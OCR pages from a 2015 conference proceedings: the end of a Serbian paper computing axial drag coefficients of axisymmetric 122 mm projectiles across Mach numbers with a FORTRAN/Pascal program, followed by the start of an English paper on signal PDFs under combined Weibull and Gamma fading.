
$$P_{TP} = (1 + 2M_\infty^2)^{3.5}\left(\frac{6}{7M_\infty^2 - 1}\right)^{2.5} \quad (6)$$

$$C_{X1P} = \frac{1.22\cdot(P_{TP} - 1)\cdot d_M^2}{M_\infty^2}. \quad (7)$$

Za podzvučno strujanje $M < 0.91$ vrednost koeficijenta $C_{XZ}=0$, a za nadzvučno strujanje pri $M>1.41$ vrednost koeficijenta $C_{XZ} = 0.85C_{X1P}$. U intervalu $0.91 < M < 1.4$

$$C_{XZ} = (0.245 + 2.88C_{XI})C_{X1P}. \quad (8)$$

Na slici 1. prikazane su dimenzije vrha letelice.




Slika 1. Dimenzije vrha letelice

Radijus tangentnog oživala je

$$R_T = \sqrt{c^2 + \frac{c^2\cdot n^2}{(b-a)^2}},$$

pri čemu su:

n – dužina oživala,

a i b – poluprečnici baze oživala,

$c = \sqrt{\frac{1}{4}(b-a)^2 + n^2}$ i

R – stvarni radijus, za konus $R = \infty$.


Na osnovu dimenzija radijusa tangentnog oživala i stvarnog oživala dobija se:

RT/R = 0 – za konus,

RT/R = 1 – za tangentni ožival, i

RT/R = 0÷1 – za varijacije sekantnog oživala.

Vrh projektila oblika kupe prikazan je na slici 2.




Slika 2. Geometrija koničnog vrha letelice

Jednačina koeficijenta otpora za konični vrh $C_{X1}$ koriguje se sa koeficijentom promene pritiska $C_{PS}$.

$$C_{X1} = \frac{(C_1 - C_2\beta^2)}{M_\infty^2 - 1}\left[\beta\sqrt{M_\infty^2 - 1}\right]^{(C_3+C_4\beta)} + \frac{\pi}{4}d_M^2 C_{PS}, \quad (9)$$

pri čemu je po Moru:

$$C_{PS} = \frac{2}{\chi M_\infty^2}\left[0.9\left(\frac{(\chi+1)M}{2}\right)^{\frac{\chi}{\chi-1}}\left(\frac{\chi+1}{2\chi M_\infty^2 - (\chi-1)}\right)^{\frac{\chi}{\chi-1}-1} - 1\right], \quad (10)$$

$$C_{X1} = \frac{\pi}{4}C_{PS} = 1.122\left[(1.2M_\infty^2)^{3.5}\left(\frac{6}{7M_\infty^2 - 1}\right)^{2.5}\right], \quad (11)$$

K – koeficijent korekcije zbog promene pritiska na površini letelice. Kartes i Stein su predložili K=0.9. Dikinson je dao eksperimentalne rezultate za konični oživalni vrh pri supersoničnim brzinama K=0.75. Za vitke oživale Kol, Solomon i Vilmarth su predložili:

$$\frac{C_{X1}}{\beta^3} + \ln\beta = f\left[\frac{M_\infty^2 - 1}{(\chi+1)M_\infty^2\beta^2}\right].$$

Proračunate vrednosti su približno jednake eksperimentalnim. Von Karman je za dvodimenzionalnu transoniku vitkih tela dao pojednoStavljenu formulu:

$$C_{X1} = \sqrt[3]{(\chi+1)M_\infty^2} = f\left\{\frac{M_\infty^2 - 1}{\left[(\chi+1)M_\infty^2\beta\right]^{\frac{2}{3}}}\right\}.$$



DOI: 10.15308/Synthesis-2015-274-278

Za osnosimetrični trodimenzionalni oblik za transoniku je:

$$C_{X1} = F(\beta) + f\left[\frac{\beta(M_\infty^2 - 1)}{(\chi+1)M_\infty^2}\right]$$

za $M_\infty > M_c$

gde je $M_c = \frac{1}{\sqrt{1+0.552\sqrt[5]{\beta^4}}}$.

## 2.1. KOEFICIJENT TALASNOG OTPORA ZADNJEG KONUSA

Pri supersoničnom opstrujavanju koničnog dna letelice, za male vrednosti ugla zadnjeg konusa $\theta_d$ predlaže se jednačina otpora zadnjeg konusa:

$$C_{X3^*} = \frac{4Z_1 \tan\theta_d}{\lambda}\left[(1-e^{-\lambda L_{BT}}) + 2\tan\theta_d\left(e^{-\lambda L_{BT}}\left(L_{BT}+\frac{1}{\lambda}\right)-\frac{1}{\lambda}\right)\right] \quad (12)$$

pri čemu su:

$C_{X3^*}$ – proračunata vrednost talasnog otpora zadnjeg konusa,

$\theta_d$ – ugao zadnjeg konusa (negativna vrednost za konični deo),

LBT – dužina zadnjeg konusa u kalibrima,

Z1 – odgovarajući koeficijent promene pritiska za Prandl-Majerovu ekspanziju,

$\lambda$ – koeficijent popravke pritiska zadnjeg konusa.

Koeficijenti $Z_1$ i $\lambda$ dobijeni su metodom karakteristika za letelice čiji je zadnji deo oblika konusa:

$$Z_1 = Z_2 e^{-\sqrt{\frac{2}{M_\infty^2}L_{CIL}}} + \frac{2\tan\theta_d}{\sqrt{M_\infty^2-1}} - \frac{\left[(\chi+1)M_\infty^2 - 4(M_\infty^2-1)\right]\tan^2\theta_d}{2(M_\infty^2-1)}, \quad (13)$$

pri čemu je prednji korekcioni faktor otpora zadnjeg konusa za supersonične brzine:

$$Z_2 = \left[1 - \frac{3\left(\frac{R_T}{R}\right)}{5M_\infty}\right]\left[\frac{5\beta}{6\sqrt{M_\infty^2-1}} + \left(\frac{\beta}{2}\right)^2 - \frac{0.7435}{M_\infty^2}(\beta\cdot M_\infty)^{1.6}\right], \quad (14)$$

$$k = \frac{0.85}{\sqrt{M_\infty^2-1}}.$$

## 2.2. AERODINAMIČKI KOEFICIJENT OTPORA TRENJA

Koeficijent otpora trenja CXSF može se izračunati na osnovu

$$C_{XSF} = \frac{C_{XSFL}\cdot S_{WN} + C_{XSFT}\cdot S_{WCYL}}{S_W},$$

pri čemu je za turbolentni granični sloj (IBLC=2) vrednost $C_{FL}=C_{FT}$

$$C_{XSFT} = \frac{4}{\pi}C_{FL}S_W.$$

Za laminarni granični sloj po Blasiusu (IBLC=1) vrednost

$$C_{FLT} = \frac{1.328}{\sqrt{Re}}(1+0.12M_\infty^2)^{-0.12}. \quad (15)$$

Ukupna opstrujavana površina je:

$S_V = S_{VV} + S_{VCIL}$

pri čemu je površina cilindričnog dela

$S_{VCIL} = \pi (L_T - L_N)$

Površina vrha letelice je:

$$S_{VV} = \frac{\pi}{2}L_N\left[1+\frac{1}{8L_N^2}\right]\left[1+\left(\frac{1}{3}+\frac{1}{50L_N^2}\right)\left(\frac{R_T}{R}\right)\right],$$

pri čemu je:

$$D_{UM} = 1+\left(\frac{1}{3}+\frac{1}{50L_N^2}\right)\left(\frac{R_T}{R}\right).$$

Prandtl je empirijsku formulu za turbulentni granični sloj korigovao zbog promene pritiska:

$$C_{FT} = \frac{0.455}{(\log R_e)^{2.58}}(1+0.21M_\infty^2) \quad (16)$$

pri čemu su:

$R_e = \frac{V_\infty \cdot l}{\nu_\infty}$ – Rejnoldsov broj,

$V_\infty = a_\infty M_\infty$ – brzina opstrujavanja ,

$l = L_T \cdot d_{REF}$ – opstrujavana dužina i

$d_{REF}$ – kalibar letelice.

Šlihting je pokazao veliku podudarnost Prandtlove empirijske formule i rezultata Van Driesta. Za vrednosti: t=15$^0$C, $\mu_\infty$=1.7894·10-5kg/ms i $\rho$ = 1.225 kg/m$^3$ vrednost Rejnoldsovog broja iznosi: $R_e = 23296.3\cdot M_\infty \cdot L_T \cdot d_{REF}$.

## 2.3. AERODINAMIČKI KOEFICIJENT OTPORA DNA PROJEKTILA

Tačno određenje koeficijenta otpora dna letelice bio je predmet izučavanja mnogih analitičara. Kampan je posmatrao ravno dno na koje deluje bazni pritisak pri supersoničnim brzinama. Mahov broj određuje karakter graničnog sloja vazduha u okolini dna. Većina letelica ima turbulentni granični sloj u okolini dna. Odnos baznog pritiska $p_B$ i pritiska neporemećene struje $p_\infty$ na osnovu teorijskih i empirijskih istraživanja, iznosi:

$$\left[\frac{p_B}{p_\infty}\right] = \left[1+0.09M_\infty^2\left(1-e^{-L_{CIL}}\right)\right]\left[1+\frac{1}{4}M_\infty^2(1-d_B)\right], \quad (17)$$

pri čemu je $L_{CIL}=L_T-L_N$.

Zbog uticaja Rejnoldsovog broja na karakter strujanja, ne postoji mogućnost potpunog poklapanja podataka efektivnog baznog pritiska dobijenog teorijskim i eksperimentalnim putem. Dobra korelacija postiže se za zadnji konus dužine do $L_{BT}$=1.5d i prečnika baze do $d_B$=0,65d. Aerodinamički koeficijent otpora dna letelice dat je relacijom:

$$C_{XD} = \frac{2d_B^2}{\chi M_\infty^2}\left(1-\frac{p_B}{p_\infty}\right) = 1.4286\cdot\left(1-\frac{p_B}{p_\infty}\right)\frac{d_B^2}{M_\infty^2}. \quad (18)$$



DOI: 10.15308/Synthesis-2015-274-278

Prethodna analiza odnosi se na projektile sa koničnim dnom, najveće debljine $d_B$=1, i pokazuje veliku sličnost sa eksperimentalnim.

## 2.4. AERODINAMIČKI KOEFICIJENT OTPORA VODEĆEG PRSTENA

Vodeći prsten klasičnih letelica uglavnom je lociran na zadnjem delu cilindričnog dela letelice, uz krivinu zadnjeg konusa. Za takav položaj vodećeg prstena otpor je manje vrednosti nego kod vodećih prstenova udaljenih od zadnjeg konusa. Promenom konfiguracije letelice uz veći broj eksperimenata mogao bi se smanjiti otpor vodećeg prstena (Roetzel, 2005). Na osnovu eksperimentalnih i teorijskih rezultata dobijena je poluempirijska analitička zavisnost promene aerodinamičkog koeficijenta otpora vodećeg prstena u funkciji Mahovog broja:

a) $C_{XVP} = M_{\infty}^{12.5}\,(d_{BND} - 1)$ za M<0.85 , (19)

b) $C_{XVP} = 0.76175 M_{\infty}^{12.62529}\,(d_{BND} - 1)$

za 0.85<M<0.95, (20)

c) $$C_{XVP} = \left(0.21 + \frac{0.28}{M_{\infty}^2}\right)\left(d_{BND} - 1\right) \text{ za } M > 0.95. \quad (21)$$

## 3. KONCEPCIJA PROGRAMSKOG REŠENJA

Programsko rešenje AERODR metode za aerodinamički proračun napravljen je u programskim jezicima FORTRANU i PASCALU na personalnom računaru. Sastoji se od tri celine – *DATOTEKE* (FILE):

1. Program AERODR– glavni program,
2. Datoteka ULAZ10– ulazni podaci i
3. Datoteka IZLAZ10– rezultati proračuna sa komentarom.


Program AERODR je organizovan tako da se proračun izvodi po celinama aerodinamičkog koeficijenta aksijalnog otpora. Naredbom READ učitavaju se polazni podaci sa datoteke ULAZ10. Potom se računaju aerodinamički koeficijenti otpora za različite vrednosti Mahovih brojeva. Na osnovu intervala nezavisne promenljive i broja tačaka definiše se korak proračuna. Koristeći FOR-petlju, redosledom za svaki korak računaju se komponente ukupnog aerodinamičkog koeficijenta $C_X(M)$: $C_{X1}(M)$, $C_{XSF}(M)$, $C_{XVP}(M)$, $C_{X3}(M)$, $C_{XB}(M)$, i $P_B/P_1(M)$. Na kraju proračuna komponenata sabiraju se i proračunavaju se ukupni aerodinamički koeficijenti za različite Mahove brojeve.

Datoteka ULAZ10 sadrži polazne podatke odvojene zarezom i grupisane u tri reda:

– prvi red sadrži broj projektila za koji se vrši proračun,
– drugi red sadrži karakteristike letelice i
– treći red sadrži vrstu graničnog sloja oko letelice.

Datoteka IZLAZ10 se kreira u toku izvršenja programa u nju se smeštaju dobijene informacije naredbom WRITE programa. To su rezultati aerodinamičkog proračuna. Strukturisani su tako da se na početku daju polazni podaci potom tabelarni rezultati za ukupni aerodinamički koeficijent aksijalne sile i njene komponente u funkciji zadatih Mahovih brojeva.

Ovako koncipirano programsko rešenje je univerzalno i može se upotrebiti za sve vrste klasičnih žiroskopski stabilisanih letelica pri osnosimetričnom opstrujavanju (Tablice gađanja za haubicu 122 mm). Za aerodinamički proračun novog, željenog žirostabilisane letelice neophodno je datoteku ULAZ10 modifikovati ili kreirati novu sa polaznim podacima odabrane letelice.




Slika 4.

## 3.1. REZULTATI AERODINAMIČKOG PRORAČUNA

U tabeli 2. Prikazani su rezultati proračuna promene pritiska iza dna letelice, aerodinamičkog koeficijenta Cx i njegovih komponenata u funkciji Mahovog broja. Realizovane su simulacije:

1. Simulacija 1: Datoteka polazni podaci „ULAZ10" DREF=122 mm, LT=5.049, LN=2.582, RTR=0.76, LBT=0.787, DB=0.934, DM=0.062, DBND=1.022, XCGN=3.15 BLC=2.
2. Simulacija 2: Datoteka polazni podaci „ULAZ10" DREF=122 mm, LT=4.891, LN=2.582, RTR=0.76, LBT=0.387, DB=0.87, DM=0.062, DBND=1.022, XCGN=3.15 BLC=2.


Datoteka rezultati proračuna „IZLAZ10" za simulacija 1.

U tabeli 2. dat je uporedni prikaz aksijalnog aerodinamičkog koeficijenta za letelice 122 mm i M=0.5 ,

| M | CX | CX1 | CXSF | CXVP | CX3 | CXD | PB/P1 |
|---|---|---|---|---|---|---|---|
| .500 | .172 | .000 | .051 | .000 | .000 | .121 | .976 |
| .600 | .174 | .000 | .050 | .000 | .000 | .124 | .964 |
| .700 | .177 | .000 | .048 | .000 | .000 | .129 | .949 |
| .800 | .181 | .000 | .046 | .001 | .000 | .133 | .932 |
| .850 | .183 | .000 | .046 | .002 | .000 | .135 | .922 |
| .900 | .189 | .002 | .045 | .004 | .000 | .137 | .911 |
| .925 | .208 | .017 | .045 | .006 | .001 | .138 | .905 |
| .950 | .227 | .032 | .045 | .009 | .002 | .139 | .899 |
| .975 | .246 | .046 | .044 | .011 | .005 | .140 | .893 |
| 1.000 | .300 | .059 | .044 | .011 | .010 | .177 | .858 |
| 1.100 | .366 | .133 | .043 | .010 | .006 | .174 | .831 |
| 1.200 | .362 | .127 | .042 | .009 | .012 | .172 | .802 |
| 1.300 | .349 | .121 | .041 | .008 | .011 | .168 | .772 |
| 1.400 | .332 | .110 | .040 | .008 | .011 | .165 | .741 |
| 1.500 | .329 | .112 | .039 | .007 | .010 | .161 | .710 |
| 1.600 | .320 | .109 | .038 | .007 | .009 | .157 | .678 |
| 1.700 | .311 | .106 | .037 | .007 | .009 | .152 | .647 |
| 1.800 | .303 | .104 | .036 | .007 | .008 | .148 | .617 |
| 2.000 | .287 | .100 | .035 | .006 | .008 | .138 | .557 |
| 2.200 | .271 | .097 | .033 | .006 | .007 | .128 | .502 |
| 2.500 | .250 | .093 | .031 | .006 | .006 | .114 | .429 |
| 3.000 | .220 | .088 | .028 | .005 | .005 | .093 | .332 |
| 3.500 | .195 | .085 | .026 | .005 | .005 | .075 | .262 |
| 4.000 | .176 | .082 | .024 | .005 | .004 | .061 | .212 |



DOI: 10.15308/Synthesis-2015-274-278




Slika 5. Uporedni prikaz akcijalnih aerodinamičkih koeficijenata Cx za projektile 122mm različitih dužina (559mm, 598 mm, 560mm i 593mm) za interval M=0,5-4,0.

Na slici 5. data je grafička interpretacija realizovanih simulacija za letelice kalibra 122mm različitih dužina (559mm, 598 mm, 560mm i 593mm) za interval brzine leta u intervalu M=0,5-4,0.

## 4. REZIME

U radu je prikazan postupak proračuna aerodinamičkih koeficijenata aksijalne sile osnosimetrične letelice. Prikazani model poluempirijskog proračuna omogućio je dobijanje realnih vrednosti aksijalnih koeficijenata Cx, komponenti koeficijenata i derivativa za sve strujne režime (podzvučno, okolozvučno i nadzvučno opstrujavanje). Proračun je izvršen za klasičan osnosimetrični model letelice za osnosimetrično opstrujavanje (bez napadnog ugla). Dobijeni rezultati imaju praktičnu primenu za određivanje vrednosti aerodinamičkih koeficijenata osnosimetričnih letelica, na osnovu poznate geometrije.

Izvršena je korekcija teorijskog modela (McCoy, 1999) i smanjena odstupanja do pet procenata. Izvršena je detaljna analiza rezultata proračunskih istraživanja. Dobijeni rezultati Cx(M) ne prelaze zadanu teorijsku prednost 0,4. Izvršena je analiza, dobijenih proračunskih vrednosti koeficijenata za model letelice 122mm (dužina: 559mm, 598 mm, 560mm i 593mm) za interval M=0,5-4,0). Dokazano je da aerodinamički koeficijent aksijalne sile predstavlja jedan od najznačajnijih koeficijenata koji definiše aerodinamičku silu i utiče na elemente putanje letelice u području supersoničnih brzina, karakterističnih za ovu vrstu letelice. Maksimalna vrednost Cx se javlja u intervalu M=1,1. Rezultati dobijeni proračunom u skladu su sa postavljenim pretpostavkama i u okviru očekivanih vrednosti. Razmatrani model proračuna može se koristiti u svim budućim proračunima navedene klase letelica.

## LITERATURA

McCoy, R.L. (1999). *Modern exterior ballistics: The launch and flight dynamics of symmetric projectiles*. Atglen, PA: Schiffer Pub.

Regodić, D. (2003). Zbirka rešenih zadataka iz spoljne balistike. Beograd: UŠIO.

Regodić, D. (2006). *Spoljna balistika*. Beograd: Vojna akademija.

Regodić, D., Jevremović, A., & Jerković, D. (2013). The prediction of axial aerodynamic coefficient reduction using base bleed. Aerospace Science and Technology, 31(1), 24-29. DOI: 10.1016/j.ast.2013.09.001

Roetzel, W. (2005). Analytical calculation of trajectories using a power law for the drag coefficient variation with mach number. Second International Conference of Computational Ballistics. Southampton: WIT Press.

Ul-Haque, A., & Umar, F. (2005). *Study of asymmetric vortical flow on forebody at high angle of attack*. Second International Conference of Computational Ballistics. Wessex Institute of Technology, Southampton: WIT Press.



DOI: 10.15308/Synthesis-2015-274-278

Synthesis
International Scientific Conference of IT and Business-Related Research

# SYSTEM PERFORMANCES IN THE PRESENCE OF ONE FAST WEIBULL AND ONE SLOW GAMMA FADING

## ODREĐIVANJE PERFORMANSI SISTEMA KORIŠĆENJEM VEJBULOVE RASPODELE I SPOROG GAMA FEDINGA

Predrag Lekić[1], Boško Radovanović[2], Petar Spalević[3], Stefan Panić[4], Mihajlo Stefanović[5], Branimir Jakšić[1]

[1]Faculty of Technical Sciences Kosovska Mitrovica, Serbia
[2]Secondary PTT Vocational School Belgrade, Serbia
[3]Singidunum University, 32 Danijelova St., Belgrade, Serbia
[4]Faculty of Natural Sciences and Mathematics Kosovska Mitrovica, Serbia
[5]Faculty of Electronics Engineering Niš, Serbia

**Abstract:**
This paper decribes the model of forming equivalent envelope of a signal at the entrance of the wireless digital telecommunication system in the presence of one fast Weibull and one slow Gamma fading. Probability density function (PDF) of random variable at the reception side has been determined for the described model. Dependence of the probability density function (PDF) of the parameters of fading (fading severity) and corresponding components power is analytically and graphically described. The influence of fading parameters on statistical characteristics of the received signal and quality of the signal detection in the entire communication system has been graphically presented.

**Key words:**
fading figure, Weibull fading, Gamma fading, probability density function (PDF), outage probability.

**Apstrakt:**
Ovaj rad prikazuje model formiranja ekvivalentnog omotača signala na ulazu u prijemnik bezičnog digitalnog telekomunikacionog sistema, kada je istovremeno prisutan parametar Vejbulove raspodele i spor gama feding. Za dati model utvrđuje se funkcija gustine verovatnoće (PDF) slučajne promenljive na strani prijemnika. Zavisnost funkcije gustine verovatnoće feding parametara i snage odgovarajućih komponenata prikazana je analitički i grafički. U radu je dat grafički prikaz uticaja parametara fedinga na statističke karakteristike primljenog signala i kvalitet detekcije signala u celokupnom sistemu komunikacije.

**Key words:**
dubina fedinga, Vejbulova raspodela, gama feding, funkcija gustine verovatnoće (PDF), verovatnoća prekida.

**Acknowledgements.**
This paper is part of the research project No. TR32023, supported by the Ministry of Science and Technological Development of the Republic of Serbia.

## 1. INTRODUCTION

In wireless telecommunication systems, the signal is exposed to so many different environmental influences in which telecommunication channel is formed. The imperfections of electronic components, atmospheric conditions, electric discharge and other electromagnetic waves, as well as ground configuration influence the signal by degrading it. Every change in signal quality is treated as disturbance manifested on reception side. Disturbance might be noise, interference and fading.

Besides noise, fading has the biggest influence on radio signal. Fading occurs due to several reasons. In most cases, it is the consequence of different conditions in radio channel. The ideal case related to signal transfer is when there is a straight line between the transmitter and the receiver (Line Of Sight, LOS). However, that is not often the case, so signal on reception depends on signals arriving using different paths with different attenuation, phase shift and delays. By superposition of these radio signals at the reception, a signal is received with amplitude and phase changing in time. We say for such signal that it is influenced by fading (Simon et al, 2000; Goldsmith, 2005).

Since the conditions in channel significantly change during symbol duration, this fading is called fast fading (multipath, short-time fading) (Parsons, 1992; Stuber, 2000). On the other hand, in some cases receiver becomes interrupted, and signal power becomes attenuating or completely disappears at the reception. We say for such signal that it is influenced by shadowing effect (long-term fading). Since the conditions in channel occur more slowly, this fading is also called long-term fading (Simon et al, 2000). Hence, the signal at the entrance into the receiver is influenced by fast and slow fading, which change its amplitude and/or power.

Due to the relevance of fading influence on radio signal, this document will consider performances of wireless digital telecommunication system in the presence of fading. For the purpose of analyzing transmission characteristics of telecommunication systems, different distributions are used by which fading is modelled in different propagation environments.

For modelling of fast fading in most of the cases, Rayleigh, Rice, Nakagami-m and Weibull distribution is used, while for modelling of slow fading, Gamma distribution is used and it is significantly simpler from Lognormal distribution (Youssef et

E-mail: b.radovanovic@hotmail.com
DOI: 10.15308/Synthesis-2015-279-282

al, 1996; Panić et al, 2013). Rayleigh model is used for describing propagation conditions when there is no LOS. Rice or Rician model is used for description of propagation conditions when there is a dominant signal on LOS. Nakagami-m model represents the general channel model with fading that can be reduced to other models for different Nakagami distribution parameters (Nakagami, 1960). Weibull model is used to describe propagation conditions in cases when Rayleigh distribution is inadequate. It is empirically established that Weibull model gives extraordinary results in 2GHz system analysis.

Chapter II explains statistical characteristics of signal at the entrance of the wireless digital telecommunication system when one fast and one slow fading are simultaneously present. Fast fading will be modelled by Weibull distribution, while slow fading will be modelled by Gamma distribution. In such a way, general channel model with fading is obtained. Display of numeric results obtained for different fading severity and different ratio of signal power (Ω) at the entrance is given in chapter III. The analysis of obtained results and concluding considerations are given in chapter IV. The final part of the paper gives a preview of literature used.

## 2. RESULTS AND DISCUSSION

A case is considered when at the entrance into receiver of wireless communication system there are one fast and one slow fading. Fast fading influences the signal envelope, while slow fading influences the useful signal power. Indoor point to point model WiFi channel width 20MHz on 2.4GHz has been examined.

In that case conditional probability density of equivalent amplitude is equal to conditional probability density of fast Weibull fading:

$$p_x(x/y)=\frac{\alpha}{y}x^{\alpha-1}e^{-\frac{x^\alpha}{y}} \quad ,x\geq 0 \tag{1}$$

The average square value of equivalent envelope, i.e. the power of equivalent envelope is a variable and it has probability density of slow Gamma fading.

$$p_y(y)=\frac{1}{\Gamma(c)}\left(\frac{c}{\Omega}\right)^c y^{c-1}e^{-\frac{c}{\Omega}y} \quad ,y\geq 0 \tag{2}$$

By transformations of probability densities and by appropriate averaging, we get PDF of equivalent envelope.

$$p_x(x)=\int_0^\infty dy\; p_x(x/y)\,p_y(y) \;=$$

$$=\int_0^\infty dy\;\frac{\alpha}{y}\,x^{\alpha-1}\,e^{-\frac{x^\alpha}{y}}\;\frac{1}{\Gamma(c)}\left(\frac{c}{\Omega}\right)^c y^{c-1}\,e^{-\frac{c}{\Omega}y} \;=$$

$$=\alpha\,\frac{1}{\Gamma(c)}\left(\frac{c}{\Omega}\right)^c\int_0^\infty dy\;x^{\alpha-1}\,e^{-\frac{x^\alpha}{y}}\,y^{c-1-1}\,e^{-\frac{c}{\Omega}y} \;=$$

$$=\alpha\,\frac{1}{\Gamma(c)}\left(\frac{c}{\Omega}\right)^c\int_0^\infty dy\;x^{\alpha-1}\,y^{c-2}\,e^{-\frac{c}{\Omega}y}\sum_{i=0}^\infty\frac{1}{i!}(-1)^i\,\frac{x^{\alpha i}}{y^i}=$$

$$=\alpha\,\frac{1}{\Gamma(c)}\left(\frac{c}{\Omega}\right)^c\sum_{i=0}^\infty\frac{1}{i!}(-1)^i\,x^{\alpha i+\alpha-1}\int_0^\infty dy\;y^{c-i-2}\,e^{-\frac{c}{\Omega}y} \;=$$

$$=\alpha\,\frac{1}{\Gamma(c)}\left(\frac{c}{\Omega}\right)^c\sum_{i=0}^\infty\frac{1}{i!}(-1)^i\,x^{\alpha i+\alpha-1}\left(\frac{\Omega}{c}\right)^{c-i-1}\Gamma(c-i-1)$$

$$p_x(x)=\alpha\,\frac{1}{\Gamma(c)}\left(\frac{c}{\Omega}\right)^c\sum_{i=0}^\infty\frac{1}{i!}(-1)^i\,x^{\alpha i+\alpha-1}\left(\frac{\Omega}{c}\right)^{c-i-1}\Gamma(c-i-1) \tag{3}$$

where Γ(...) - Gama function (Gradshteyn et al, 1994), α - Weibull fading severity, c - Gamma fading severity, and Ω average power of random process.

By using this PDF, it is possible to calculate outage probability (Po) and channel capacity (C).

Outage probability (OP), standard performance measure that defines the probability that received signal falls under QoS predetermined threshold can be determined according to (Panić et al, 2011; Spalević et al, 2010):

$$P_0=\int_0^{x_0} dx\;p_x(x)\;=\;F_x(x_0) \tag{4}$$

Channel capacity, which defines maximal rate of information at which reliably transmission could be performed, can be determined according to (Stefanović et al, 2012):

$$C=B\int_0^\infty dx\;(ln(1+x))\,p_x(x) \tag{5}$$

where B is bandwith expressed in Hz.

Influence of parameters of Weibull and Gamma fading, fading severity and signal power on PDF of random variable x at the entrance into receiver is displayed graphically on Figure 1 - Figure 3. Numeric results are obtained on basis of derived expression (3).

Figure 1 shows the dependency of PDF of resulting envelope x for different Weibull fading severity when Gamma fading severity and signal power are constant.





Figure 1. PDF of random variable x at the entrance into receiver for different Weibull fading severity when Gamma fading severity and signal power are constant

Figure 2 shows dependency of PDF of resulting envelope x for different Weibull fading severity when Gamma fading severity and signal power are constant.

Figure 3 shows dependency of PDF of resulting envelope x when signal powers under influence of fadings are variables,



DOI: 10.15308/Synthesis-2015-279-282





Figure 2. PDF of random variable x at the entrance into receiver for different Gamma fading severity when Weibull fading severity and signal power are constant

